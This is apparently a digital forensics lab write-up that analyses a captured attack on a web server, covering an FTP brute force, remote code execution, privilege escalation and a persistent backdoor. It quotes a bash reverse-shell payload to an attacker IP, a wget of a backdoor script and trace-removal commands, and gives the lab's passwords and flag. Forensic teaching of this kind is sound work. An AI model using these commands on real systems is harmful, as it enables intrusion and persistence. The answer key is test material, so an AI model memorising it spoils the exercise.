

The organization that previously hired you to investigate the web attack has reached out to you again. This time, they have managed to capture the network traffic during the attack. They have provided you with the captured traffic file to help piece together the attacker's intentions and the extent of the damage. Your job is to analyze the captured traffic and answer the following questions:

1.What are the different protocols present in the captured traffic file?

TCP, FTP, ICMP, HTTP, MySQL

2.It appears that the attacker is attempting to brute force the user's FTP password. Can you find any evidence of a correct password, and if so, what is it?


Correct Password is batman



3.What additional information was the attacker able to extract from the user's FTP account?

Attacker looked into the system type and found out that it was UNIX system.

He also checked the features supported by ftp with FEAT command.



4.What actions did the attacker take with the information obtained from the user's FTP account?

The Attacker used the Extended Passive Mode feature and listed the directories using LIST -la and name list of files using NLST.

Next he retrieves credentials.txt and .bash\_history using RETR command

SIZE credentials.txt → Server responds with **109 bytes**.


MDTM credentials.txt → Server responds with a timestamp (20230223005247).

SIZE .bash\_history → Server responds with **137 bytes**.


MDTM .bash\_history → Server responds with a timestamp (20230223030144).

5.What's the root account password?

To check remote code execution used the following filter


http.request.method == "POST" || http contains "cmd="

On follow HTTP stream



Use the filter


tcp contains "root"



Password for root: 1amgr00000t!@#$


6.Can you identify the packet numbers in which the attacker exploited the Remote Code Execution vulnerability to gain access to the system? What was the exact payload used by the attacker?

Packet Number: 2674



The attacker sent the following payload via an **HTTP form submission**:

bash -i >& /dev/tcp/192.168.0.106/4444 0>&1



**What Does This Payload Do?**

* bash -i → Starts an interactive shell.
* >& → Redirects both **stdout and stderr**.
* /dev/tcp/192.168.0.106/4444 → Establishes a **TCP connection** to 192.168.0.106 (attacker's machine) on port **4444**.
* 0>&1 → Redirects standard input.

7.After gaining access to the system, what does the attacker seem to be doing?

The attacker gained access to the system and executed the following steps:

**1. Obtaining a Reverse Shell**

* The attacker gained a shell as the **www-data** user (a low-privileged web user).
* Executed whoami to confirm their identity.

**2. Reconnaissance and Enumeration**

* Ran ls -la to list files in /var/www/html/ and discovered flag.txt, database.sql, and other PHP scripts.
* Tried cat flag.txt, but found a misleading message instead of the actual flag.

**3. Attempting Privilege Escalation**

* Used su root multiple times with the password:
* Initially failed authentication but eventually succeeded.
* Verified root privileges with id, confirming uid=0(root) gid=0(root) groups=0(root).

**4. Establishing a More Stable Shell**

* Upgraded the shell using:

python3 -c "import pty; pty.spawn('/bin/bash');"

This provided a more interactive shell.

**5. Searching for Sensitive Information**

* Navigated to the home directory (cd ~).
* Listed files (ls -la) and found gr00t.txt, which contained:

flag{1\_4m\_gr00000t!}

**6. Deploying a Backdoor**

* Attempted to download a Python-based backdoor from GitHub:

wget https://raw.githubusercontent.com/vonderchild/digital-forensics-lab/main/Lab%205/files/backdoor.py

* Ran the backdoor script:

python3 backdoor.py &

* Encountered an error (Address already in use), indicating another backdoor was already running.

**7. Investigating and Killing Existing Backdoor**

* Checked for running Python processes:

netstat -tunlp | grep python

Found that Python was listening on port 5555, indicating an existing backdoor.

* Killed the process:

kill 1190466


* Restarted their own backdoor:

python3 backdoor.py &

* Deleted the backdoor script to hide traces:

rm backdoor.py









8.The attacker read a file from root's home directory. What was in that file?

The attacker successfully escalated privileges to root and read the file **gr00t.txt** from the root user's home directory. The contents of the file were:

Congrats on getting here. But that's not it, the real test starts now! ;)

Btw, here's your flag for this stage: flag{1\_4m\_gr00000t!}

9.The attacker downloaded a file inside root's home directory. What's the purpose of that file?

The **backdoor.py** script was used to gain persistent access to the system by opening a backdoor on port **5555**, allowing the attacker to connect remotely and execute commands as root.

10.What information was transmitted through the attacker's covertly established channel of communication?

The covert channel was used to execute commands remotely and extract sensitive information, including:

* System information
* File listings
* User command history
* Potential sensitive files from /root/

This allowed the attacker to maintain control over the compromised system without detection.

The traffic capture file can be downloaded from challenge.pcapng.